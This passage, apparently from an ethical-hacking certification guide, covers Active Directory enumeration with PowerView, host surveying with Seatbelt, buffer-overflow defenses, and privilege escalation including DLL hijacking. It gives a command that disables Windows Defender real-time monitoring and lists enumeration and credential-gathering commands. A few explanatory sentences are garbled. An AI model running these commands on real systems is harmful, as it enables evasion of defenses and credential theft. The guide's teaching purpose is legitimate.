

Figure 6-66: Bloodhound GUI

Post AD Enumeration using PowerView

Attackers engage in Active Directory (AD) enumeration to retrieve sensitive data like users, groups, domains, and additional resources from the targeted AD environment. They utilize PowerShell tools such as PowerView to carry out this enumeration. Prior to using PowerView for enumeration, attackers disable the security monitoring feature with the following command:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Enumerating Domains

An AD domain is a logical grouping of objects like computers, users, and devices that share security and replication settings. Attackers explore domains to gather information on users, groups, and resources in the target network.

Command	Description
Get-DomainPolicy	Retrieves the policy used by the current domain
(Get-DomainPolicy)."SystemAccess"	Retrieves information related to the policy configurations of the domain's system access
(Get-DomainPolicy)."kerberospolicy"	Retrieves information related to the domain's Kerberos policy

Table 6-04: Commands to Enumerate AD Domain Policy



Figure 6-67: Output of the PowerView Get-DomainPolicy Command

Enumerating Domain Controllers (DCs)

An Active Directory Domain Controller (AD DC) is a server that processes and verifies authentication requests from users within computer networks. Attackers may enumerate domain controllers to gather information such as the domain forest, operating system version, roles, and IP addresses.

Command	Description
Get-NetDomainController	Retrieves information related to the current domain controller (DC)

Table 6-05: Command to enumerate AD DCs



Figure 6-68: Output of the PowerView Get-NetDomainController Command

Enumerating Domain Users

Details of AD domain users are stored on a Domain Controller (DC) rather than on the local computers where the users log in. Attackers may enumerate domain users to gather information such as account type, username, objectsid, samaccountname, samaccounttype, and objectguid.

Command	Description
Get-NetUser	Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name>	Retrieves information related to the current active domain user
Get-UserProperty –Properties pwdlastset	Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess Invoke-EnumerateLocalAdmin	Retrieves users having local administrativeprivileges in the current domain *Requires administrator privileges to run
Get-NetSession -ComputerName <computer_name>	Retrieves information related to the current user logged into the machine

Table 6-06: Commands to Enumerate AD Domain Users



Figure 6-69: Output of the PowerView Get-NetUser Command

Moreover, attackers can also enumerate:

Domain Groups: AD groups facilitate effective management and maintenance of networks. These groups serve as manageable entities for domain user accounts, computers, and more. Intruders may enumerate domain groups to gather details like the names of groups within the current domain, specifics about certain groups or local groups, and the names of their members.

Domain Shares: Attackers enumerate domain shares to gather details like the share name, computer name, and share type.

Group Policies and OUs: Enumerating group policies enables attackers to modify user settings on a computer system within a domain, granting them access to manage systems in an Active Directory (AD) environment without physical access. An Organizational Unit (OU) categorizes users, groups, and computers, allowing admins to define specific group policies for each OU. Attackers enumerate OUs to identify the instance type, object GUID, and object category.

Access Control Lists (ACLs): An Access Control List (ACL) is made up of various Access Control Entries (ACEs), with each ACE assisting in identifying a trustee, such as a user or group, to specify different access permissions. If an administrator improperly configures an ACL, an ordinary user may be able to execute administrative functions within the target Active Directory (AD) environment. Attackers exploit this vulnerability by enumerating ACLs to identify misconfigured entries and try to obtain elevated administrative rights.

Domain Trust and Forests: Active Directory (AD) has a hierarchical structure that includes forests, trees, and domains. A forest is an AD environment containing domain trees and Organizational Units (OUs). Trees consist of domains and sub-domains within a namespace. Domains represent logical entities such as users and devices.

Trust relationships allow users in one domain to access resources in another. There are two types of trusts:

1. **One-way trust:** Users in a trusted domain can access resources in a trusted domain.
2. **Two-way trust:** Users in both domains can access each other's resources.

 **EXAM TIP:** Attackers can also utilize tools like linWinPwn for Active Directory enumeration and exploitation.

Identifying Insecurities Using GhostPack Seatbelt

GhostPack contains different toolsets of C# implementations of PowerShell functionality. It includes Seatbelt, SharpUp, SharpRoast, SharpDump, SafetyKatz, and SharpWMI. Seatbelt is a C# project that performs several security-oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

Attackers use Seatbelt to collect host information, including PowerShell security settings, Kerberos tickets, and items in the Recycle Bin. Using Seatbelt, attackers perform security checks to find insecurities, which can be exploited to launch active attacks on the host network.

Seatbelt has the following command groups: All, User, System, Slack, Chromium, Remote, and Misc.

Invoke command groups using the command Seatbelt.exe <group>

Command	Description
Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=user	Retrieves information by executing the following commands: ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, ExplorerMRUs, ExplorerRunCommands, FileZilla, FirefoxPresence, IdleTime, IEFavorites, IETabs,IEUrls, KeePass, MappedDrives, OfficeMRUs,OracleSQLDeveloper, PowerShellHistory, PuttyHostKeys, PuttySessions,RDCManFiles, RDPSavedConnections, SecPackageCreds,

	SlackDownloads,SlackPresence, SlackWorkspaces, SuperPutty, TokenGroups,WindowsCredentialFiles, WindowsVault
Seatbelt.exe -group=system	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AppLocker, ARPTable, AuditPolicies, AuditPolicyRegistry, AutoRuns, CredGuard, DNSCache, DotNet, EnvironmentPath, EnvironmentVariables, Hotfixes, InterestingProcesses, InternetSettings, LAPS, LastShutdown, LocalGPOs, LocalGroups, LocalUsers, LogonSessions, LSASettings, McAfeeConfigs, NamedPipes, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, Processes, PSSessionSettings, RDPSessions, RDPsettings, SCCM, Services, Sysmon, TcpConnections, TokenPrivileges, UAC, UdpConnections, UserRightAssignments, WindowsAutoLogon, WindowsDefender, WindowsEventForwarding, WindowsFirewall, WMIEventConsumer, WMIEventFilter, WMIFilterBinding,WSUS
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes,

	InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe -group=misc	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, FirefoxHistory, InstalledProducts, InterestingFiles, LogonEvents, LOLBAS, McAfeeSiteList, MicrosoftUpdates, OutlookDownloads, PowerShellEvents, Printers, ProcessCreationEvents, ProcessOwners, RecycleBin, reg, RPCMappedEndpoints, ScheduledTasks, SearchIndex, SecurityPackages, SysmonEvents
Seatbelt.exe <Command> [Command2]...	Runs one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]	Runs one or more specified commands remotely
Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt	Runs system checks and outputs to a .txt file

Table 6-07: List of Seatbelt commands



Figure 6-70: Screenshot of Seatbelt

Buffer Overflow Detection Tools

Different tools for detecting buffer overflow vulnerabilities that assist security experts are outlined below:

OllyDbg

OllyDbg is a debugger for Microsoft® Windows® that operates at the assembler level and is designed for 32-bit applications. Its focus on analyzing binary code makes it especially valuable when the source code is not available. It can debug multithreaded applications and can attach itself to programs that are already running. It is capable of recognizing intricate code structures, like calls that jump to specific procedures. It tracks stack frames and program execution in real-time while also logging the arguments of functions with known signatures.



Figure 6-71: Screenshot of OllyDbg

Some additional buffer overflow detection tools are as follows:

- Veracode
- Flawfinder
- Kiuwan
- Splint
- Valgrind

Defending against Buffer Overflows

Several countermeasures can be implemented to protect against buffer overflow attacks:

- Create programs by adhering to secure coding standards and best practices.
- Utilize the Address Space Layout Randomization (ASLR) method, which alters the locations of the data region in memory randomly.
- Check input parameters and reduce the amount of code needing root access.
- Scrutinize all input data for both length and content, particularly data originating from untrusted sources.
- Conduct source code reviews using both static and dynamic analysis tools.
- Allow the compiler to enforce limits on all buffers.
- Implement automatic boundary checks.
- Consistently safeguard the return pointer on the stack.
- Ensure that no code is permitted to run outside designated code areas.
- Regularly update applications and operating systems with patches.
- Manually review code with a specific checklist to confirm that it adheres to defined criteria.

- Use non-executable stacks, also known as Data Execution Prevention (DEP), which can designate memory areas as non-executable to avert exploitation.
- Introduce checks for code pointer integrity to identify if a code pointer has been compromised prior to its dereferencing.
- Examine the code carefully to prevent potential errors through rigorous testing and debugging.
- Conduct both automated and manual audits of the code.
- Avoid the use of unsafe functions; prefer strncat instead of strcat and strncpy instead of strcpy.
- Utilize the NX bit to designate specific regions of memory as either executable or non-executable.
- Digitally authenticate the code before executing the program.
- Ensure that all control transfers are handled by a verified and trusted code image.
- Implement Deep Packet Inspection (DPI) at the network perimeter to identify remote exploitation attempts using attack signatures.
- Consider modifying operating system rules to allow memory pages to contain executable data.
- Deploy Intrusion Detection System (IDS) solutions to recognize behaviors that mimic potential attacks.
- Apply Structured Exception Handler Overwrite Protection (SEHOP) to prevent attackers from overwriting the exception registration record via the SEH overwrite exploitation method.
- Utilize the most recent operating systems that provide enhanced protection.
- Choose programming languages like Python, COBOL, or Java in place of C.
- Ensure that the function refrains from performing a write operation upon reaching the end after verifying the buffer's size.
- Review the libraries and frameworks utilized in source code development to confirm they are not susceptible to vulnerabilities.
- Implement stack canaries, which are random values or character strings that make it challenging for attackers to perform overwrites.
- Always verify the data size before transferring it to a buffer. This is particularly vital in languages such as C and C++, where memory management is the programmer's responsibility.
- Use safe function versions that restrict the character count copied to a buffer (e.g., strncpy() instead of strcpy(), snprintf() instead of sprintf()).
- Utilize or develop libraries that perform bounds checking during runtime.
- Establish mechanisms for strict memory access control, ensuring that access to memory is only granted to authorized users.

Escalating Privileges

Escalating privileges is the second phase of hacking a system. Attackers utilize passwords acquired in the initial stage to access the target system, after which they attempt to obtain elevated privileges within the system. This section explores different tools and methods employed by attackers to increase their privileges.

Privilege Escalation

Privileges are security roles designated to users, allowing them to access certain programs, features, operating systems, functions, files, or codes, among others. When a user has more privileges assigned, they can alter or engage with more restricted areas of the system or application compared to users with fewer privileges. A privilege escalation attack refers to the method of obtaining greater privileges than those that were originally granted.



Figure 6-72: Privilege Escalation Example

In a privilege escalation attack, attackers initially access a network using a non-admin account and then seek to gain administrative privileges. They exploit design flaws, programming errors, and configuration oversights to elevate their access. Once they have a valid username and password, they attempt to escalate their account to administrator status, allowing them to view sensitive information, delete files, or install malicious software like viruses and trojans.

Types of Privilege Escalation

Privilege Escalation is further classified into two types:

1. Horizontal Privileges Escalation
2. Vertical Privileges Escalation

Horizontal Privileges Escalation

In horizontal privileges Escalation, an attacker attempts to take command of the privileges of another user with the same set of privileges on their account. Horizontal privileges escalation occurs when attackers attempt to gain access to the same set of resources that is allowed for a particular user.

Consider an example of horizontal privileges escalation where you have an operating system with multiple users, including an administrator having full privileges, User A and User B, and so on, with limited privileges for running applications only (so not allowed to install or uninstall any application). Each user is assigned the same level of privileges. By finding any weakness or exploiting any vulnerability, User A gains access to User B. Now, User A is able to control and access User B's account.

Vertical Privileges Escalation

In vertical privileges escalation, an attacker attempts to escalate privileges to a higher level. Vertical privileges escalation occurs when attackers attempt to gain access, usually to the administrator account. Higher privileges allow the attacker to access sensitive information and install, modify, and delete files and programs such as viruses, trojans, etc.

Privilege Escalation Using DLL Hijacking

Applications need Dynamic Link Libraries (DLL) to run executable files. Most applications search for DLL in directories in the Windows Operating System rather than using a fully qualified path. Taking advantage of this legitimate DLL replaces malicious DLL. Malicious DLLs are renamed legitimate DLLs. These malicious DLLs replace legitimate DLLs in the directory; the executable file will load malicious DLLs from the application directory instead of the real DLL.



Figure 6-73: Example of Privilege Escalation Using DLL Hijacking

DLL hijacking tools, such as Metasploit, can be used for generating DLL, which returns a session with privileges. This generated malicious DLL is renamed and pasted in the directory. When the application runs, it will open the session with system privileges. In the Windows platform, known DLLs are specified in the registry key.

Attackers employ tools like Spartacus, DLLirant, ImpulsiveDLLHijack, and PowerSploit to identify vulnerable DLLs and execute DLL hijacking on the targeted system.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\

